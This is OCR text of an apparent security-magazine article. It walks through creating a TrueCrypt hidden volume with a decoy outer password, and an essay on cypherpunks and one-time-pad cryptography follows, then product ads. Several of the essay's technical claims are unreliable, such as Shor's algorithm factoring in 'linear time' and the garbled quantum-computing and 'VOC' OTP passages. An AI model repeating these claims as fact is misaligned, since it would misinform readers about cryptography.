

TrueCrypt
Volumes System Favorites Tools Settings Help Homepage
TrueCrypt Volume Creation Wizard
TRUECRYPT
Help
< Back
Next >
Cancel
Mount
Auto-Mount Devices
Dismount All
Exit

Outer Volume

In the next steps, you will set the options for the outer volume (within which the hidden volume will be created later on).

TrueCrypt: Step 7

Select the type of encryption algorithm you want to use:



Outer Volume Encryption Options

Encryption Algorithm: AES

FIPS-approved cipher (Rijndael, published in 1998) that may be used by U.S. government departments and agencies to protect classified information up to the Top Secret level. 256-bit key, 128-bit block, 14 rounds (AES-256). Mode of operation is XTS.


More information on AES

Hash Algorithm: RIPEMD-160

Information on hash algorithms

TrueCrypt: Step 8

Enter the volume size and click "Next".



Outer Volume Size


100 KB [✓ MB] GB

Free space on drive F:\ is 3.15 GB

Please specify the size of the outer volume to be created (you will first create the outer volume and then a hidden volume within it). The minimum possible size of a volume within which a hidden volume is intended to be created is 340 KB.

TrueCrypt: Step9

Choose a password, the more characters better, example: h@k1n9$$$&&&***!!!G00Dlucky.



Outer Volume Password

Password: ******************************

Confirm: ******************************

☐ Use keyfiles

☐ Display password


Please choose a password for the outer volume. This will be the password that you will be able to reveal to an adversary if you are asked or forced to do so.

IMPORTANT: The password must be substantially different from the one you will choose for the hidden volume.

Note: The maximum possible password length is 64 characters.

TrueCrypt: Step 10

Select the "Format" and click.



Outer Volume Format

Options

Filesystem FAT Cluster Default ☐ Dynamic

Random Pool: 4EC9DA25FE69011 6B7AA24B2031CC2E8... ☑

Header Key:


Master Key:

Done Speed Left

Click Format to create the outer volume. For more information, please refer to the documentation.

TrueCrypt: Step 11

Now wait for the formatting, you can move the mouse quickly to generate a better randomness.



Outer Volume Format

Options

Filesystem FAT Cluster Default ☐ Dynamic

Random Pool: 5C960DCA02FB3B4588BF1B9E6569CAD3... ☑

Header Key: 08A22F1766F290F0A2A8FF11991A0A4E...


Master Key: 7F807DD0BB8F3FC23D70F4C6BABA1A80...

Done 100% Speed 99 MB/s Left 0 s

Click Format to create the outer volume. For more information, please refer to the documentation.

TrueCrypt: Step 12

Let's create the next volume, click "Next".




Outer Volume Contents

Outer volume has been successfully created and mounted as drive Z:. To this volume you should now copy some sensitive-looking files that you actually do NOT want to hide. The files will be there for anyone forcing you to disclose your password. You will reveal only the password for this outer volume, not for the hidden one. The files that you really care about will be stored in the hidden volume, which will be created later on. When you finish copying, click Next. Do not dismount the volume.

Note: After you click Next, cluster bitmap of the outer volume will be scanned to determine the size of uninterrupted area of free space whose end is aligned with the end of the volume. This area will accommodate the hidden volume, so it will limit its maximum possible size. Cluster bitmap scanning ensures that no data on the outer volume are overwritten by the hidden volume.

TrueCrypt: Step 13

We will continue to do our hidden volume, again click "Next".




Hidden Volume

The volume cluster bitmap has been scanned and the maximum possible size of the hidden volume has been determined. In the next steps you will set the options, the size, and the password for the hidden volume.

TrueCrypt: Step 14

Select the encryption mode you want to apply to your new volume.


TrueCrypt Volume Creation Wizard
TRUECRYPT
Test
More information
Benchmark
Information on hash algorithms
Help
< Back
Next >
Cancel

Hidden Volume Encryption Options


Encryption Algorithm: AES-Twofish-Serpent

Three ciphers in a cascade operating in XTS mode. Each block is first encrypted with Serpent (256-bit key), then with Twofish (256-bit key), and finally with AES (256-bit key). Each cipher uses its own key. All keys are mutually independent.

Hash Algorithm: RIPEMD-160

TrueCrypt: Step 15

Enter the size of another volume.



Hidden Volume Size


30 KB [✓ MB] GB

Maximum possible hidden volume size for this volume is 98.44 MB.

Please specify the size of the hidden volume to create. The minimum possible size of a hidden volume is 40 KB (or 3664 KB if it is formatted as NTFS). The maximum possible size you can specify for the hidden volume is displayed above.

TrueCrypt: Step 16

Choose a secure password and different from the first, with many characters and click "Next".



Hidden Volume Password


Password: ************************************

Confirm: ************************************

Please choose a password for the hidden volume. It is very important that you choose a good password. You should avoid choosing one that contains only a single word that can be found in a dictionary (or a combination of 2, 3, or 4 such words). It should not contain any names or dates of birth. It should not be easy to guess. A good password is a random combination of upper and lower case letters, numbers, and special characters, such as @ ^ = $ * + etc. We recommend choosing a password consisting of more than 20 characters (the longer, the better). The maximum possible length is 64 characters.

TrueCrypt: Step 17

Ready! Now the volumes are made, and beyond the expected, you have a hidden volume and secret to save your important data.




The hidden TrueCrypt volume has been successfully created and is ready for use. If all the instructions have been followed and if the precautions and requirements listed in the section "Security Requirements and Precautions Pertaining to Hidden Volumes" in the TrueCrypt User's Guide are followed, it should be impossible to prove that the hidden volume exists, even when the outer volume is mounted.

WARNING: IF YOU DO NOT PROTECT THE HIDDEN VOLUME (FOR INFORMATION ON HOW TO DO SO, REFER TO THE SECTION "PROTECTION OF HIDDEN VOLUMES AGAINST DAMAGE" IN THE TRUECRYPT USER'S GUIDE), DO NOT WRITE TO THE OUTER VOLUME. OTHERWISE, YOU MAY OVERWRITE AND DAMAGE THE HIDDEN VOLUME!

TrueCrypt: Step 18

Just click on "Exit".




Hidden Volume Created

The TrueCrypt volume has been created and is ready for use. If you wish to create another TrueCrypt volume, click Next. Otherwise, click Exit.

TrueCrypt: Step 19

So let's understand how the volume created within the other, known as External.

Let's open Truecrypt and then first open the main volume, choose FILE SELECT, and we select the volume created.




Volume: F:\Security

[✓ Never save history]


TrueCrypt: Step 20

Click to open.




TrueCrypt: Step 21

Click on "Mount".




TrueCrypt: Step 22

This screen will ask for the password, remember that you have two, the volume for false and one for true.




TrueCrypt: Step 23

Choose which put password.




TrueCrypt: Step 24

Pay attention to the volume that opened was the "normal".




TrueCrypt: Step 25

You can use social engineering if you need some day.




TrueCrypt: Step 26

Click on "Dismount".




TrueCrypt: Step 27

We will select the same item again, now to test with another password.




TrueCrypt: Step 28

Enter the password for the hidden volume.




TrueCrypt: Step 29

Note that our hidden volume appears, note the size and type.



TrueCrypt: Step 30

The end.



TrueCrypt: Step 30

This article shows a technique for case one day you will be forced to disclose information, learn how to get out of this trap.

It's also a great way to protect your company's data and a security strategy that should apply to stay quiet with your important data.

RAFAEL FONTES SOUZA

Over the years, acquiring knowledge of Webmaster programmer(HTML5,CSS,XML ,ActionScript), developer in languages like Python, Shell Script, Perl, Pascal, Ruby, Object Pascal, C and Java. I started studying with thirteen (SQL database), i have extensive experience in operating systems such as Linux, UNIX, and Windows. I am maintainer of the "project backtrack team brazilian", I am also a member of the "French Backtrack Team" and made partnerships with groups from Indonesia and Algeria; prepared a collection of video lessons and made them available on the website. I have good communication in groups and the general public, attended college projects with a focus on business organization, I am currently seeking for a work experience outside of Brazil".
http://sourceforge.net/projects/cypherpunks/
Contact: fontes_rafael@hotmail.com

The Importance of Cryptography and Security Experts in Society

The hacker culture and resulting philosophy is a dynamic one and changing over the decades,an everlasting ongoing evolution. It's true that hackers/security researchers not only contribute to a safer digital presence but also stand at the beginning of the newest technological developments. The true pioneers. The security industry versus crackers (cyber criminals) ratrace is just a spin off. The term hacker has more to it than the avarage public opinion reveals. The whole hacker landscape (blackhat,greyhat,whitehat,bughunter,resea rchers,academics..) and any mix is of imminent importance. And not only the Brazilian corporations appreciates their involvement for the good or worse.

Clearly, this scenario suffers the effects of information security, the more people involved in a project, more innovation and evolution is computer generated. Simple versions to illustrate how this concept is described are some open source projects and independent Linux distributions have been excellent.

Introduction

Due to the advancement of technology emerged the cypherpunks (the name derives from 'cipher', cipher code and punk) defend the right to freedom and privacy, making use of and contributing to the future of encryption and similar techniques in order to establish political revolutions and even social. Started in the early 1990s, the movement led to its peak during cyberwars and also in the period of Internet censorship better known as the Arab Spring in 2011. The term can be used to refer to any individual activist,security groups or for a general philosophy. First, cypherpunks advocate the use of encryption as a tool for data protection and personal privacy or corporate in a universe where information is increasingly available on the network.

The movement began with groups of information security in the late 1980s and early 90s who communicated primarily through mailing lists online, was strongly influenced by the hacker culture, concerns with the government, your personal data, civil law and the implications for supervision of superpowers. The hackers were the first to recognize the growing problem of online privacy. To paraphrase Richard Stallman, "The use of hacker to mean security breaker is a confusion on the part of the mass media. We hackers refuse to recognize that meaning, and continue using the word to mean, someone who loves to program and enjoys being clever about it".

Context

To answer this, hackers revolutionary or "Cypherpunks" put themselves in front of a major challenge in coding and implementation of the technology required supporting the objective of the advent of encrypting files, data, and documents for secure anonymous networks, email, web browsing and financial transactions. From the beginning, a number of groups of experts aimed at protecting the data and ensure privacy online. They have been responsible for the creation and dispersion of the software used to promote anonymity online. Heavily involved in political debates and issues that involve the use encryption.

The cypherpunks are a strong influence on the data encryption, they are generally well educated and professionally made, using the use of cryptography and computer programming, despite the implications of the term "punk", they cover a wide range of incomes, and ethnicities social classes. At a critical point in history where our data are drifting like garbage in the ocean, there was the awakening of the hacker culture creating and innovating techniques of privacy and anonymity.

Proceedings of thought

Readers in mind various dimensions and critical thinking, stopped to watch through the eyes and mind of a hacker? Have you ever wondered how they act, how much need and responsibility affects their daily life, how to apply your strength or support any movement, as to base their ethics and politics, which made it so? Well, we're hackers, and like everyone else we want to do our part to contribute to a more just and egalitarian society, defend the right of freedom and expression. Currently, encryption has evolved such that we think that we are vulnerable, we are just targets, there is the goal of obtaining unique security solutions for citizens, governments, military, health agencies and multinational companies, and finance departments legal, actually became essential to establish equilibrium.

Safety First World

There is only one encryption system known perfectly safe; all encryption methods ever conceived,only one was mathematically proven to be completely safe. It's called "Vernam cipher or one-time pad", the value of all other figures are based on computer security, this code is mathematically calculated to ensure autonomy and privacy. This means that the probability of breaking the encryption key using computer technology and algorithms currently available within a reasonable time, is not supposed to be extremely small, but impossible. Each cryptographic algorithm except the "One-Time Pad" can be broken given certain space of time, even though it may delay. Example, systems of public key encryption such as PGP, RSA is based on the following: The security of these systems is simply based on the computational difficulty of calculation, to break this number N such methods should be followed, and by the time these systems are designed the best publicly available algorithms for factoring would take millions of years to factor a 200-digit number. This does not logically exclude the possibility of technological invention capable of running at high speed factoring algorithms. How do you know that the encryption system you use is really safe? Do you understand how it works? Do you think if a government institution or military intelligence had a method of breaking cryptosystems that would advertise this fact? Systems security is a matter of utmost importance for anyone with a natural distrust and those attracted to positions of power. The interception and decoding of personal communications can be literally a matter of life or death for some individuals.

Conclusion

The result of the work of a new and innovative computer technology known as the quantum computer, an algorithm for factoring now exists for factoring integers in linear time giants. It was created in 1994 by Peter Shor of AT & T Bell Laboratories. An engine to process quantum Shor's algorithm could factor a hundred digit integers in a few arithmetic operations in a matter of time fast.

Quantum computers are functioning prototypes exist information on the implementation of a scalable matrix inversion in the time optimized(SMITH).

In 1917,during the First World War,the American scientist Gilbert Vernam was given the task of inventing a method of encryption that the Germans could not break through by AT & T. What was planned was the only proven unbreakable encryption scheme known to date. In comparison with most encryption systems is a very simple way. To use a one-time pad, you need 2 copies of the "pad" (also known as the key), which is a source of random data to the message you want to encode.

If the data on the ‘ pad’ is not truly random, the security of the block is committed. The ‘pad’ should never be reused, are unique and not reused. The decisive factor is that the ‘pad’ may be used only once, the purpose is "OneTime", that is the point of this model. Its engine is based on the VOC technology (Virtual Cascade OTP) and fully resistant crypto analysis and is much safer as "Acid Cryptofiler", used by NATO. This algorithm is designed for citizens who desire freedom and privacy, secret agents, agencies that operate in foreign countries, can be used by journalists, lawyers, doctors, police... Random data to ‘ pad’ should never be generated only by software. It should be developed through processes, access to the hardware of a truly non-deterministic nature. If you intend to provide or secure highly confidential information through insecure channels, a telephone, and you need absolute certainty that there will be decrypted ciphertext is intercepted then there is no choice but to use the Vernam algorithm.

RAFAEL FONTES SOUZA

Dr.Web 9.0

for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search

www.drweb.com
Free 30-day trial: https://download.drweb.com
New features in Dr.Web 9.0 for Windows: http://products.drweb.com/9
FREE bonus — Dr.Web Mobile Security: https://download.drweb.com/android

UPDATE NOW WITH STIG AUDITING

"IN SOME CASES **nipper studio** HAS VIRTUALLY **REMOVED** the NEED FOR a **MANUAL AUDIT**"

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

2012 Computing Security Awards WINNER Enterprise Security Solution of the Year

Security Products' GOVIES 2013 Government Security Awards

2012 Computing Security Awards WINNER Network Security Solution of the Year

www.titania.com

ANRC

A Cyber criminal can target and breach your organization's perimeter in less than a second from anywhere in the world ...

Are You Prepared?

ANRC delivers advanced cyber security training, consulting, and development services that provide our customers with peace of mind in an often confusing cyber security environment. ANRC's advanced security training program utilizes an intensive hands-on laboratory method of training taught by subject matter experts to provide Information Security professionals with the knowledge and skills necessary to defend against today's cyber-attacks and tomorrow's emerging threats.

ANRC's consulting and development services leverage team member knowledge and experience gained in the trenches while securing critical networks in the U.S. Department of Defense and large U.S. corporations. ANRC tailors these services to deliver computer security solutions specific to the needs of the customer's operational environment. Our approach emphasizes a close relationship with our clients as an integral part of our service. We believe we're all in the security battle together, and we view our customers as key members of our team in the fight.

TRAINING :: CONSULTING :: SOLUTIONS **www.anrc-services.com**